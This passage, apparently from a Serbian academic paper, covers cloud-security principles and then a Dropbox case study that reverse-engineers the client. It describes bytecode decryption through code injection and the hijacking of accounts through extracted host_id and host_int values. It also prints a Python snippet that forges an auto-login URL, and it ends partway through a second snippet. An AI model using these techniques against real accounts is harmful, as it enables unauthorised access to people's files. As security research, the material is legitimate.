Iako cloud computing pruža veliki broj prednosti i inovacija, kao i svaka relativno nova tehnologija i ona sa sobom nosi velike rizike. Kako nijedan novi koncept nije savršen, tako i ova tehnologija ima svoje nedostatke. Glavne mane oblaka su:

- *Zavisnost* - Možda i najkritičnija stvar tehnologije oblaka jeste to da kompanije koje koriste usluge javnog oblaka zavise od pružalaca usluga. U slučaju nastanka problema kod pružalaca usluga, kompanija koja koristi servise neće imati na raspolaganju servise koji su joj neophodni za poslovanje. Upravo ta zavisnost predstavlja možda i najveću manu cloud computing-a.
- *Sigurnost* - Od pojave informacionih tehnologija najvažnija stvar je bila čuvanje bitnih podataka bezbednim. Ta bezbednost se dovodi u pitanje jer tehnologija oblaka omogućava pristup bitnim podacima putem Interneta, a nemarno ponašanje korisnika može dovesti do kompromitovanja bezbednosti podataka. Takođe, prodavac usluga mora garantovati bezbednost i privatnost podataka.
- *Dostupnost nije zagarantovana.*
- *Privatnost*
- *Troškovi na mesečnom nivou*

3.4 Objektivi zaštite informacije u cloud-u

Uprkos prednostima, kao što su usluga na zahtev (on-demand), plati dok ideš (pay-as-you-go), ova brza tranzicija ka cloud-u, izazvala je zabrinutost za kritično pitanje za uspeh informacionih sistema, komunikacione i informacione bezbednosti. Iz bezbednosne perspektive, veliki broj rizika i izazova su nastali od ovog preseljenja u cloud, pogoršavajući efikasnost tradicionalnih mehanizama zaštite.

Razvijanje bezbednog softvera se zasniva na primeni principa bezbednog dizajna softvera koji čine suštinsku osnovu osiguranja da je softver bezbedan. Softversko osiguranje ima mnogo definicija, ali najvažnije je razumeti koncept. Izveštaj o Osiguranju Bezbednosti Softvera[44] definiše osiguranje softvera kao "osnova za sticanje opravdanog uverenja da će softver dosledno izložiti sve osobine potrebne da se obezbedi da softver, u operaciji, nastavi da obavlja svoje funkcije uprkos prisustvu namernih grešaka. U praktičnom smislu, takav softver mora biti u stanju da se odupre većini napada, da toleriše što veći broj napada kojima se ne može odupreti, da spreči širenje štete i da se oporavi do normalnog nivoa u što kraćem roku nakon ikakvih napada kojima nije u stanju da se odupre ili toleriše".

Centar za Podatke i Analizu Softvera (*Engl.* The Data and Analysis Center for Software) zahteva da softver mora ispoljiti sledeće tri osobine kako bi bio razmotren kao siguran:

- *Pouzdanost* -Softver koji se izvršava predvidljivo i radi ispravno pod različitim uslovima, uključujući i kada je pod napadom ili radi na zlonamernom domaćinu
- *Načelo pouzdanosti* - Softver koji sadrži minimalan broj ranjivosti ili ne ranjivosti ili slabosti koje bi mogle sabotirati pouzdanost softvera. On takođe mora da bude otporan na zlonamernu logiku
- *Preživljavanje (Otpornost)* - Softver koji je otporan ili tolerantan na napade ili ima sposobnost da se oporavi što pre sa što manje štete moguće

Sedam komplementarnih principa koji podržavaju sigurnost informacija su poverljivost, integritet, dostupnost, autentifikacija, autorizacija, revizija i odgovornost. Ovi koncepti su sažeti u sledećim odeljcima.

3.4.1 Poverljivost, integritet i dostupnost

Poverljivost, integritet i dostupnost ponekad poznatiji kao CIA (Confidentiality, integrity, availability) trijada bezbednosti informacionog sistema predstavljaju važne stubove sigurnosti informacije u oblaku. Sve bezbednosne kontrole informacija, pretnje, ranjivosti i bezbednosni procesi su oblast zanimanja CIA trijade.

[44] Information Assurance Technology Analysis Center (IATAC), Data and Analysis Center for Software (DACS), Software Security Assurance, State-of-the-Art Report (SOAR), July 31, 2007.

3.4.1.1 Poverljivost

Poverljivost se odnosi na sprečavanje namernog ili nenamernog otkrivanja informacija. Gubitak poverljivosti se može dogoditi na više načina. Na primer, gubitak poverljivosti može biti namerno otkrivanje privatnih informacija neke kompanije ili kroz nepoštovanje mrežnih prava. Poverljivost u cloud sistemima odnosi se na oblasti intelektualne svojine, tajne kanale, analizu saobraćaja, enkripciju, i zaključke :

- Prava intelektualne svojine - Intelektualna svojina obuhvata pronalaske i umetničke radove. Prava na intelektualnu svojinu su pokrivena zakonima o autorskim pravima, koji štite kreacije uma, i patente koji su odobreni kao novi pronalasci
- Tajni kanali - Tajni kanal je neovlašćeni ili nenamerni komunikacioni kanal koji omogućava razmenu informacija. Tajni kanali se mogu postići kroz tempirano slanje poruka ili neodgovarajućim korišćenjem mehanizama za skladištenje
- Analiza saobraćaja - predstavlja oblik kršenja poverljivosti koji se može postići analizom zvuka, stopa, izvora i odredišta saobraćaja poruka, čak i ako je kodiran. Povećana aktivnost slanja poruka i visok porast saobraćaja može da ukaže na dešavanje velikog događaja. Protivmere za analizu saobraćaja obuhvataju održavanje konstantne stope saobraćaja i prikrivanje izvorne i odredišne lokacije u saobraćaju
- Enkripcija - ona podrazumeva kodiranje poruka, tako da ne mogu biti čitane od strane neovlašćenog lica, čak i ako su presreli poruke. Količina napora obaveznog za dešifrovanje poruke je funkcija jačine ključa za šifrovanje i robusnosti i kvaliteta algoritma za šifrovanje
- Zaključivanje/izvođenje - ono je obično povezano sa obezbeđenjem baza podataka. Zaključivanje je sposobnost entiteta da koristi i upravlja informacijom zaštićenom na jednom nivou bezbednosti kako bi otkrila informacije koje su zaštićene na višem nivou bezbednosti

3.4.1.2 Integritet

Integritet je garancija da je poslata poruka ona koja je primljena i da poruka nije namerno ili nenamerno izmenjena. Do gubitka integriteta može doći zbog namernog napada koji menja informaciju ili,češće, nenamerno (podaci su slučajno promenjeni od strane korisnika).

Koncept integriteta informacija u cloud-u zahteva da se ispune sledeća tri principa:

- Promene nad podacima se ne donose od strane neovlašćenih lica ili procesa
- Neovlašćene modifikacije nisu napravljenje nad podacima od strane ovlašćenog osoblja ili procesa
- Podaci su interno i eksterno dosledni, odnosno unutrašnje informacije su dosledne među svim podentitetima i sa realnim svetom, eksternom situacijom

3.4.1.3 Dostupnost

Odnosi se na elemente koji obezbeđuju pouzdan i pravovremen pristup podacima ili resursima u oblaku. Ona obezbeđuje konekciju kada je potrebna, dozvoljavajući autorizovanim korisnicima da pristupe mreži ili sistemu. Dostupnost takođe garantuje da sistemi funkcionišu pravilno kada je to potrebno. Pored toga, ovaj koncept garantuje da su servisi koji služe bezbednosti oblaka u ispravnom stanju. DoS[45] napad je primer pretnji dostupnosti.

Obrnuto poverljivosti, integritetu i dostupnosti je obelodanjivanje, alteracija i uništavanje (DAD[46])

Dodatni faktori koji direktno utiču na osiguranje oblaka uključuju autentifikacija, autorizacija, privatnost, revizija i odgovornost, kao što je prikazano u sledećim odeljcima.

3.4.1.4 Autentifikacija

Predstavlja testiranje ili pomirenje dokaza o identitetu korisnika. Ona uspostavlja identitet korisnika i osigurava da su korisnici stvarno oni za koje tvrde da jesu. Na primer, korisnik predstavlja svoj identitet (korisnički ID) login ekranu i zatim mora da obezbedi lozinku. Kompjuterski sistem potvrđuje verodostojnost korisnika proverom da li lozinka odgovara pojedincu koji je predstavio svoj ID.

3.4.1.5 Autorizacija

Ona se odnosi na prava i privilegije dodeljene pojedincu ili procesu koje omogućavaju pristup računarskim resursima i informacionim sredstvima. Kada su uspostavljeni identitet i autentifikacija korisnika, nivoi ovlašćenja utvrđuju obim sistemskih prava koje korisnik ima.

3.4.1.6 Privatnost

Predstavlja nivo zaštite poverljivosti i privatnosti korisnika u sistemu. Ovo je česta komponenta bezbednosnih kontrola. Privatnost ne garantuje samo poverljivost važnih podataka, već i garantuje privatnost tih podataka prilikom upotrebe.

[45] Denial of Service napad je pokušaj napadača da učini računar nedostupnim korisnicima kojima je on namenjen, on onesposobljava mrežu, računar ili neki drugi deo infrastrukture na taj način da ih drugi korisnici ne mogu koristiti

[46] DAD - disclosure, alteration and destruction

3.4.1.7 Revizija

Za održavanje operativne sigurnosti, organizacije koriste dve osnovne metode : sistem revizije i nadzora. Ove metode se mogu koristiti od strane kupca, provajdera cloud sistema, ili oba, u zavisnosti od arhitekture i raspoređivanja.

- Revizija sistema je jednokratni ili periodični događaj za procenu bezbednosti
- Nadzor se odnosi na tekuće aktivnosti koji ispituje ili sistem ili korisnika, kao što su otkrivanje upada

Revizori informacionih tehnologija su često podeljeni u dve grupe : interne i eksterne. Interni revizori obično rade za datu organizaciju, a spoljni revizori ne. Eksterni revizori su često ovlašćene javne računovođe ili profesionalci koji su angažovani da obavljaju nezavisnu reviziju finansijskih izveštaja organizacije. Interni revizori obično imaju mnogo širi mandat od eksternih revizora, kao što su provera usklađenosti i standarda, revizija ekonomičnosti, i preporuka odgovarajućih kontrola.

IT revizori tipično vrše reviziju sledećih funkcija:

- Sistemskih i transakcionih kontrola
- Standarda razvojnih sistema
- Backup kontrole
- Procedure biblioteka podataka
- Bezbednost Data centra
- Planova

Osim toga, IT revizori mogu preporučiti poboljšanja kontrole, i oni često učestvuju u procesu razvoja sistema kako bi pomogli organizaciji da izbegnu skupe prepravke nakon implementacije sistema.

3.4.1.8 Odgovornost

Predstavlja sposobnost da se utvrde postupci i ponašanja pojedinca unutar cloud sistema i da se identifikuje ta određena osoba. Zapisi revizije podržavaju odgovornost i mogu se koristiti za sprovođenje studija u cilju analize istorijskih događaja i pojedinaca ili procesa u vezi sa tim događajima. Odgovornost je povezana sa konceptom ne opovrgavanja, pri čemu pojedinac ne može poreći obavljanje neke radnje.

4 Studija slučaja : Dropbox

Dropbox je servis za skladištenje podataka u oblaku koji koristi više od 100 miliona korisnika. Uprkos njegovoj rasprostranjenoj popularnosti, Dropbox kao platforma nije dovoljno intezivno analizirana sa bezbednosne tačke gledišta. Takođe, prethodni radovi bazirani na analizi bezbednosti Dropbox-a su u velikoj meri cenzurisani. Štaviše, postojeće Python tehnike obrnutog inženjeringa nisu dovoljne da se izvedu na aplikacije kao što je Dropbox.

Ovaj rad opisuje metod za "zaobilaženje" dva koraka autentifikacije unutar Dropbox servisa i otimanje Dropbox naloga. Pored toga, opšte tehnike za presretanje SSL podataka putem ubrizgavanja koda i tehnike monkey patching-a[47] su predstavljene.

Smatram da najveći doprinos koji donose analize DropBox platforme jeste "otvaranje" platforme za dalju analizu bezbednosti I istraživanja.

4.1 Uvod

DropBox klijenti rade na oko deset platform i mnogi od tih klijenata su pisani u Python jeziku[48]. Klijent se sastoji od modifikovanog Python prevodioca koji koristi modifikovani Python bajt koda. Međutim, Dropbox nije open source, tako da izvorni kod nije dostupan klijentima. Štaviše, API[49] koji koriste raznih DropBox klijenti nije dokumentovan.

Što dovodi do zaključka da pre slanja podataka na servis kao što je Dropbox, bi bilo mudro da se zna vise o unutrašnjosti Dropbox-a. Pitanja o bezbednosti procesa otpremanja podataka, dva koraka(dvo fazna) autentifikacije i ekripcije podataka su jedna od važnijih.

Rad pokušava da odgovori na ova pitanja i još mnogo toga. U ovom radu je pokazano da se raspakuje, dešifruje i razloži Dropbox. Kada imate razložen izvorni kod Dropbox-a onda možete videti kako on radi u detalju.

U radu se koriste razne tehnike ubrizgavanja koda i majmun krpljenje (monkey-patching) radi presretanja SSL podataka u Dropbox klijentu. Takođe tehnike su dovoljno generičke da bi mogle biti uspešno korišćene za presretanje SSL podataka i u drugim aplikacijama pisanim u Python programskom jeziku. Pošto su ove tehnike dovoljno generičke one bi samim tim mogle da pomognu u budućem razvoju, testiranju i bezbednosnom istraživanju softvera.

Ovaj rad otkriva unutrašnji API koji koristi Dropbox klijent i čini jednostavno pisanje portable verzije open-source Dropbox klijenta. Ettercap i Metasploit plug-inovi (koji služe za posmatranje LAN sync[50] protokola i otmicu računa) su korišćeni za razbijanje različitih aspekata bezbednosti Dropbox servisa. Pored toga, biće pokazano kako da se zaobiđe dvo fazna autentifikacija i kako da se dobije pristup korisničkim podacima.

[47] Način da se proširi ili modifikuje run-time kod dinamičkih jezika bez promene izvornog koda
[48] HUNTER, R. How dropbox did it and how python helped. PyCon 2011 (2011).
[49] API – aplikacioni programski interfejs koji definiše načine na koje aplikacije mogu da zahtevaju usluge (servise) od biblioteka ili opertivnih sistema
[50] Karakteristika Dropbox servisa koji drastično ubrzava sinhronizovanje kada se podaci nalaze u Vašem LAN-u

4.2 Postojeći radovi

U ovom odeljku, pokriveni su postojeći radovi vezani za bezbednosnu analizu Dropbox servisa i prethodno objavljene tehnike reverse engineering-a Python aplikacija. Critical Analysis of Dropbox Software Security[51] analizira Dropbox verzije od 1.1.x do 1.5.x. Međutim, tehnike predstavljene u tom radu nisu dovoljno generičke da se nose sa promenama u metodama enkripcije Dropbox-a i, u stvari, ne rade za Dropbox verzije >=1.6. Još jedan alat zove se dropboxdec[52] (Dropbox Bytecode Decryption Tool) više ne funkcioniše, odnosno može da funkcioniše samo sa algoritmima za enkripciju korišćenim u raniji verzijama Dropbox-a (1.1.x). U ovom radu se u potpunosti zaobilazi korak bajt-kod dekripcije.

Tehnike predstavljene u radu pod nazivom „pyREtic[53]“ ne rade protiv Dropbox-a od kako co_code (code object attribute which contains bytecode) ne može da pristupi Python sloju aplikacije. Osim toga, ključna tehnika koju koristi pyretic (zamena originalnog .pyc bajt-koda fajla sa željenim .py fajlom) za dobijanje kontrole nad izvršavanjem više ne funkcioniše. Dropbox je zakrpio standardnu funkciju importovanja koja je učinila ključnu pyREtic tehniku beskorisnom. Ovaj problem se zaobilazi korišćenjem standardnih tehnika ubrizgavanja koda kao što je Reflective DLL injection[54] (Windows platforma) I LD_PRELOAD[55] (Linux platforma). Takođe, tehnike opisane u Reverse Engineering Python Applications[56] ne rade iz istih razloga. Ovaj problem se može zaobići tražeći co_code atribut na C sloju.

Još jedan interesantan napad na starije verzije Dropbox servisa jeste implementovan u dropship alatu[57]. U suštini dropship omogućava korisniku da dobije pristup datotekama koje nisu u njegovom vlasništvu, pod uslovom da korisnik ima ispravne kriptografske hesh-ove željenih podatka.. Međutim, Dropbox je zakrpio ovaj napad i od tada nije pronađen sličan napad.

[51]RUFF, N., AND LEDOUX, F.A critical analysis of dropbox software security.ASFWS 2012, Application Security Forum (2012).
[52]FRITSCH, H. Dropboxbytecode decryption tool.https://github.com/rumpeltux/dropboxdec, 2012.
[53]SMITH, R. pyretic, in memory reverse engineering for obfuscated python bytecode. BlackHat / Defcon 2010 security conferences (2010).
[54]FEWER, S. Reflective DLL injection.www.harmonysecurity.com/files/HS-P005_ ReflectiveDllInjection.pdf, 2008.
[55]GNU. LD_PRELOAD - dynamic linker and loader feature. http://man7.org/linux/man-pages/man8/ld.so.8.html , 1987.
[56]PORTNOY, A., AND SANTIAGO, A.-R.Reverse engineering python applications.In Proceedings of the 2nd conference on USENIX Workshop on offensive technologies (2008), USENIX Association, p. 6.
[57]VAN DER LAAN, W. dropship - dropboxapi utilities. https://github.com/driverdan/dropship, 2011.

4.3 Razbijanje Dropbox-a

U ovom odeljku će biti objašnjeni različiti načini da se reverse engineer-uje Dropbox aplikacija na Windows i Linux platformi. Analizirane su Dropbox verzije od 1.1.x do 2.2.8.

Dropbox klijenti za Linux, Windows i Mac OS su uglavnom pisani u Python programskom jeziku. Sam klijent predstavlja modifikovani interpreter koji koristi modifikovani Python kod. Na Windows platformi, *py2exe*[58] se koristi za pakovanje izvornog koda i generisanja potpune aplikacije. Teško utvrđena verzija Python tumača (interpreter[59]) može se izvući iz PE (Portable Executable[60]) resursa korišćenjem alata kao što su PE Explorer ili Resource Hacker[61]. Dropbox.exe takođe sadrži ZIP fajl svih šifrovanih .pyc fajlova koji sadrže sakriveni bajt-kod.

Na Linux-u, Dropbox je najverovatnije upakovan upotrebom *bbfreze* alata[62]. Bbfreze koristi statičko povezivanje (između Python tumača i OpenSSL biblioteke) i kao takav ne postoji zajednička biblioteka koja može da se "izvadi" napolje i analizira korišćenjem debugger[63]-a ili disassembler[64]-a

4.3.1 Otpakovanje Dropbox procesa

Generički unpacker korišćen za Dropbox.exe izvršni fajl je popriličino jednostavan. Ovim ćemo izdvojiti .pyc fajlove u folder koji se naziva bytecode_encrypted. .pyc fajlovi sadrže[65] 4-bitni magični broj[66], 4-bitni modifikacioni pečat i maršalni (marshalled[67]) objekat.

```
import zipfile
from zipfile import PyZipFile

fileName = "Dropbox.exe"
mode = "r"
ztype = zipfile.ZIP_DEFLATED

f = PyZipFile(fileName, "r", ztype)
f.extractall("bytecode_encrypted")
```

slika 4:1Ekstraktovanje Dropbox.exe

[58]RETZLAFF, J. py2exe, distutils extension to build standalone windows executable programs from python scripts.https://pypi.python.org/pypi/bbfreeze/, 2002.
[59] Kompjuterski program koji direktno izvršava instrukcije napisane u programskom jeziku, bez da ih prethodno kompajlira u program mašinskog jezika
[60] Fajl format za izvršne,object code, DLL i FON fajlove i druge korišćene u 32bit i 64 bitnim verzijama Windows operativnog sistema
[61] Link http://www.heaventools.com/overview.htm; http://www.angusj.com/resourcehacker/
[62]Schmitt, R. bbfreeze, create standalone executables from python scripts. https://pypi.python.org/pypi/bbfreeze/, 2007.
[63] Kompjuterski program koji se koristi za analiziranje izvršnog koda drugih programa zbog otklanjanja grešaka
[64] Kompjuterski program koji prevodi mašinski u asemblerski jezik-predstavlja u ljudima čitljivom obliku
[65]BATCHELDER, N. The structure of .pyc files. http://nedbatchelder.com/blog/200804/the_structure_of_pyc_files.html, 2008.
[66] Može predstavljati konstantnu numeričku ili tekstualnu vrednost koja se koristi da se identifikuje format fajla
[67] Predstavlja memorisku reprezentaciju objekta koji je transformisan u format pogodan za skladištenje ili transmisiju

4.3.2 Dešifrovanje šifrovanog Dropbox bajt koda

Sledeće što se radi jeste da se izdvaja prilagođeni Python tumač pod nazivom Python27.dll iz PE resursa Dropbox.exe izvršnog fajla korišćenjem PE Explorer alata. Ovaj Python27.dll fajl iz Windows verzije Dropbox-a je analiziran korišćenjem IDA pro i BinDiff kako bi se videlo koliko se razlikuje od običnog .dll tumača. Analizom je pronađeno da mnoge standardne funkcije među kojima su PyRun_File() i marshal.dump[68] su "onemogućene".

Pregled ekstraktovanih .pyc fajlova otkriva da ne postoje vidljivi stringovi što nije slučaj sa normalnim nemodifikovanim .pyc fajlovima. Ovo implicira da enkripcija (ili neka vrste kodiranja) je korišćena od strane Dropbox-a kako bi se zaštitio bajt-kod. Pronađeno je da su Python-ovi r_object()-i u (marshal.c) funkciji modifikovani kako bi mogli da dešifruju objekte prilikom učitavanja. Pored toga, Dropbox-ovi .pyc fajlovi koriste nestandardne magične brojeve, međutim to nije teško popraviti. Da bi se dešifrovao buffer, r_object() poziva drugu funkciju unutar Python27.dll fajla. Pronađen je način kojim može da se pozove ova funkcija izvan DLL fajla i onda da se dešifrovani bajt-kod upiše na disk.

Da bi ovakav metod uspeo, nema potrebe analizirati algoritam enkripcije, ključeve, i slično. Međutim, ovaj metod podrazumeva pozivanje na adresu koja je ubačena direktno u izvršni kod (*hard-coding*), a upravo ona poziva funkciju dešifrovanja. Pored toga, na Linux operativnom sistemu, sve je statično linkovano u jedan binarni fajl i funkcija dešifrovanja je ubačena u r_object(). Dakle, više je nemoguće pozivati ovu funkciju dešifrovanja samu po sebi.

Da bi se prevazišao ovaj problem, koristi se više robustan pristup, a on je utovar .pyc fajlova u memoriju sa diska i onda postepeno ih vraćati nazad. Korišćenjem LD_PRELOAD (Reflective DLL injection[69]) moguće je ubaciti C kod u procese unutar Dropbox-a, i onda oteti C funkciju kako bi se stekla kontrola nad kontrolom protoka i na kraju se može ubaciti željeni Python kod pozivanjem PyRun_SimpleString (Python C API funkcija koja nije zakrpljena). Otuda je moguće da se izvrši željeni kod unutar Dropbox klijenta.

Sledeće što treba uraditi jeste naterati Dropbox da uradi proces dešifrovanja za nas. Iz ubačenog koda možemo pozvati PyMarshal_ReadLastObjectFromFile() koji učitava objekat koda iz šifrovanog .pyc fajla. Dakle, u memoriji u suštini imamo nešifrovani objekat koda na raspolaganju. Međutim, co_code string (koji sadrži bajt-kod instrukcije) nije izložen na Python nivou. Korišćenjem linearne pretrage memorije locira se ovaj dešifrovani objekat koda i onda se vraća u fajl. Međutim, to opet nije jednostavno, jer marshal.dump metod je uskraćen. Drugim rečima, transformisanje objekta u odgovarajući oblik (marshaling) je izbačeno iz modifikovane verzije Python koda koji koristi Dropbox. Zbog toga, potrebno je koristiti PyPy_marshal.py[70] koji ubrizgavamo u pokrenut Dropbox process.

[68] Funkcija dump omogućava upis u otvoreni fajl
[69] Predstavlja tehniku ubrizgavanja biblioteke kako bi se biblioteka učitala iz memorije u host proces
[70] RIGO, A., ET AL. Pypy, python interpreter and just-in-time compiler. http://pypy.org/ , 2009.

Dropbox konstantno menja šemu enkripcije bytecode-a. U Dropbox 1.1.x, TEA[71] šifrat, zajedno sa RNG praćen nekim vrednostima ugrađenim u objekat koda svakog python modula, se koristi za obavljanje šifrovanja bajt-koda. Dropboxdec[72]alat koji je koristio upravo RNG za dobijanje željenih informacija je postao neupotrebljiv kada je u Dropbox 1.1.45 RNG funkcija promenjena. Ukratko, ove promene šema šifrovanja koje koristi Dropbox su poprilično efikasne protiv starijih metoda reverse engineering-a.

Korišćenjem metode opisane u ovom radu Dropbox nama daje dešifrovani fajl. Upotreba ovog načina je mnogo kraća, lakša i pouzdanija od onog koji se koristi u dropboxdec alatu. Ovaj metod je robustan, jer ni ne treba da se bavi konstantno menjajućim algoritmima dešifrovanja. Takođe, tehnike opisane u ovom delu su dovoljno generičke i kao takve rade i na analizi drugih “smrznutih” Python aplikacija kao što su Druva inSync i Google Drive Insync klijent.

4.3.3 Opcode remapping

Jedna od tehnika koje koristi Dropbox kako bi sprečio tehnike reverse engineering-a jeste Opcode remapping. Dešifrovan .pyc fajlovi imaju validne stringove ali .pyc fajlovi ne uspevaju biti očitani od strane standardnog prevodioca zbog zamenjenog opcode-a.[73]

Cpython je jednostavan opcode tumač koji je dugačak svega 1 bajt. Ceval.c predstavlja veliki switch statement unutar loop petlje koja procenjuje opcode. U Dropbox-u, on (ceval.c) je izmenjen kako bi koristio različite opcode vrednosti. Uspešno je ručno obavljeno vraćanje ovog mapiranja komparacijom "razloženog" DLL sa ceval.c (standardni CPython fajl). Međutim, ovaj proces je vremenski konzumirajući i neće biti srazmeran ukoliko Dropbox odluči da koristi neznatno drugačije mapiranje operacionog koda u novijim verzijama.

Tehnika koja se koristi za zaobilaženje ove zaštite je opisana u pyREtic[74] radu i delimično se koristi u drop-boxdec-u[75]. Ukratko, bajt-kod Dropbox-a je upoređen naspram standardnog Python bajt-koda za zajedničke module. Ova tehnika sama po sebi ne radi protiv Dropbox-a jer co_code (bytecodni sting) nije dostupan na Python nivou i Python import je zakrpljen kako kako .py fajlovi ne bi mogli biti korišćeni. Međutim, moguće je uporediti dekriptovani Dropbox bytecode, dobijen korišćenjem opisane metode u radu, sa standardnim bytecode-om za Python module i doći do zaključka kako se opcode mapiranje koristi od strane Dropbox-a.

Međutim, nije istraženo u detalje kako ova i druge automatizovane tehnike dedukcije opcode-a funkcionišu jer u praksi, mapiranje opcode-a unutar Dropbox-a nije menjano od verzije 1.6.0. U sledećem odeljku će biti opisano kako da se dekompajliraju "dobavljeni" .pyc fajlovi

[71] Tiny Encription Algorithm - Blok sifrat prepoznatljiv po svojoj jednostavnosti implementacije i upotrebe
[72]FRITSCH, H. Dropbox bytecode decryption tool.https://github.com/rumpeltux/dropboxdec, 2012.
[73]Opcode (Operation code) je deo instrukcije mašinskog jezika koji specifira kako će neka operacija biti izvršena, takođe opcode može biti pronađen u takozvanim bytecode i osatalim reprezentacijama namenjenim za softverske tumače umesto za uređaje.
[74] SMITH, R. pyretic, in memory reverse engineering for obfuscated python bytecode. BlackHat / Defcon 2010 security conferences (2010).
[75] FRITSCH, H. Dropbox bytecode decryption tool. https://github.com/rumpeltux/dropboxdec , 2012

Za dekompajliranje dešifrovanog Python bytecode-a koristi se uncompyle2[76], koji je Python 2.7 bytecode dekompajler. Uncompyle2 je jednostavan za korišćenje i dekompajliran izvorni kod funkcioniše normalno. Uz pomoć njega izvučen je ceo Python source kod koji se koristi unutar Dropbox-a.

U sledećem odeljku, analiziraćemo kako funkcioniše autentifikacija unutar Dropbox-a i predstavićemo neke napade na njega.

4.4 Bezbednost Dropbox-a i napadi

Pristup Dropbox-u zahteva od korisnika da ima potrebne akreditive (e-mail adresu i lozinku). Isti akreditivi su takođe potrebni kako bi se povezali uređaj sa Dropbox nalogom. U ovom procesu registracije, uređaju krajnjeg korisnika je dodeljen jedinstven host_id koji se koristi za sve buduće operacije autentifikacije. Drugim rečima, Dropbox klijent ne skladišti ili koristi korisničke akreditive pošto je vezan za korisnikov nalog. Na host_id ne utiče promena lozinke i on se čuva lokalno na uređaju krajnjeg korisnika.

U starijim verzijama (< 1.2.48) Dropbox-a, ovaj host_id je bio čuvan lokalno u jasnom, ne šifrovanom obliku, u SQLite bazi podataka pod nazivom config.db. Jednostavnim kopiranjem ove SQLite baze podataka na drugu mašinu, bilo je moguće dobiti pristup podacima ciljanog korisnika. Ovaj napad je detaljno opisan u radu "*Dropbox autentifikacija : ne bezbedna po dizajnu*"[77].

Zbog ovog propusta, Dropbox od verzije 1.2.48 pa nadalje, host_id čuva u šifrovanoj lokalnoj SQLite bazi podataka[78]. Međutim, host_id se i dalje može ekstraktovati iz šifrovane SQLite baze podataka (*$HOME/.dropbox/config.dbx*) pošto tajni input-i koji se koriste kod izvođenja ključa za šifrovanje/enkripciju baze podataka se skladište na uređaju krajnjeg korisnika, ono što treba imati na umu jeste da lokalno skladištenje takvih tajni se ne može izbeći pošto Dropbox klijent zavisi od njih kako bi funkcionisao.

Na Windows platformi, koristi se DPAPI enkripcija dok na Linux platformi ručno napravljen obfuscator[79]. Relativno je jednostavno otkriti gde se tajne skladište i kako se izvodi ključ šifrovanja/enkripcije. Potreban kod za to na Linux platformi je u *common_util/keystore/keystore_linux.py* fajlu.

dbx-keygen-linux[80] je takođe sposoban za otkrivanje ključa šifrovanja/enkripcije. On takođe služi za dešifrovanje filecache.dbx šifrovane baze podataka koja sadrži meta podatke i koji mogu biti korisni u forenzičke svrhe.


Pored toga, još jedna vrednost host_int je sada uključena u proces provere autentifikacije. Nakon analize Dropbox saobraćaja, otkriveno je da host_int se prima od servera pri pokretanju i da se on takođe ne menja.

[76] WIBITI, E LOI VANDERBEKEN, F. L., ET AL. uncompyle2, a python 2.7 byte-code decompiler, written in python 2.7. https://github.com/wibiti/uncompyle2.git, 2012.
[77] NEWTON, D. Dropbox authentication: insecure by design. http://dereknewton.com/2011/04/dropbox-authentication-static-host-ids, 2011.
[78] SQLITE@HWACI. COM. The sqlite encryption extension http://www.hwaci.com/sw/sqlite/see.html, 2008.
[79] Softver korišćen od strane programera kako bi sakrio svrhu ili logiku koda, tehnika bezbednosne zaštite
[80] RUFF, N., AND LEDOUX, F. Encryption key extractor for dropbox dbx files. https://github.com/newsoft/dbx-keygen-linux.git, 2008.

4.4.1 Ključ bezbednosti Dropbox-a

Dropbox klijent ima zgodnu karakteristiku koja omogućava korisniku da se uloguje na svoj nalog bez pružanja bilo kakvih akreditiva. To se radi tako što se izabere opcija "*Launch Dropbox Website*" iz ležišta ikone Dropbox.

nje Dropbox klijenta



Dropbox klijent obavlja ovaj proces uz pomoć dve vrednosti, host_id i host_int koje su ključne za ovaj proces i ključne za samu bezbednost Dropbox-a. Odnosno, znajući host_id i host_int vrednosti koje koristi Dropbox dovoljno je za pristup svim podacima željenog Dropbox klijenta. host_id se može ekstraktovati iz šifrovane SQLite baze podataka ili iz memorije mete koristeći različite tehnike ubrizgavanja koda.

host_int može biti sniffovan iz saobraćaja Dropbox LAN sync protokola. Iako ovaj protokol može da se isključi, on je podrazumevano uključen. Korišćenjem Ettercap plugin-a[81] može se obaviti daljinsko sniff-ovanje host_int vrednosti unutar LAN-a. Takođe je moguće da se izvuče vrednost iz memorije ciljnog računara.

Postoje zanimljivi napadi na Dropbox verzije (<= 1.6.x) u kojima je bilo moguće ekstaktovati host_id i host_int vrednosti iz log-ova generisanih od strane Dropbox klijenta. Međutim Dropbox klijent generiše ove log-ove samo kada je posebna promenjliva okruženja DBDEV pravilno podešena. Dropbox pokreće kreiranje log-ova samo kada MD5 checksum od DBDEV počinje sa "c3da6009e4". Džejms Hal je uspeo da reši ovaj delimični MD5 hash i otkrio je da string "a2y6shya" generiše potrebnu MD5 koliziju. Korišćenje Metasploit plug-ina[82] nam omogućava daljinsko otimanje Dropbox naloga. Ovaj plugin je zakprljen od strane Dropbox-a ubrzo pošto je skrenuta pažnja na njegovu potencijalnu zloupotrebu.

[81] KHOLIA, D. db-lsp-disc dissector to figure out host_int. https://github.com/kholia/ettercap/tree/dropbox, 2013.
[82] KHOLIA, D. Long promised post module for hijacking dropboxaccounts. https://github.com/rapid7/ metasploit-framework/pull/1497, 2013.

```
host_id = ?
host_int = ?

baseurl = "https://www.dropbox.com/tray_login"
fixed_secret = "ssKeevie4jeeVie9bEen5baRFin9"
now = int(time.time())

h = hashlib.sha1('%s%s' % (fixed_secret,
       host_id, now)).hexdigest()

url = "%s?i=%d&t=%d&v=%s&url=home&cl=en_US" %
        (baseurl, host_int, now, h)

print url
```

slika 4:3 Auto-login bajt koda

Kao što je pomenuto ranije, host_int vrednost je primljena od strane servera prilikom pokretanja klijenta i da se ona ne menja. Dakle, moguće je pitati sam Dropbox server za ove vrednosti, baš kao što to čini Dropbox klijent.

```
host_id = ?

ctype = 'application/x-www-form-urlencoded'
baseurl = 'https://client10.dropbox.com/'
data = "buildno=Dropbox-win-1.7.5&tag=&\
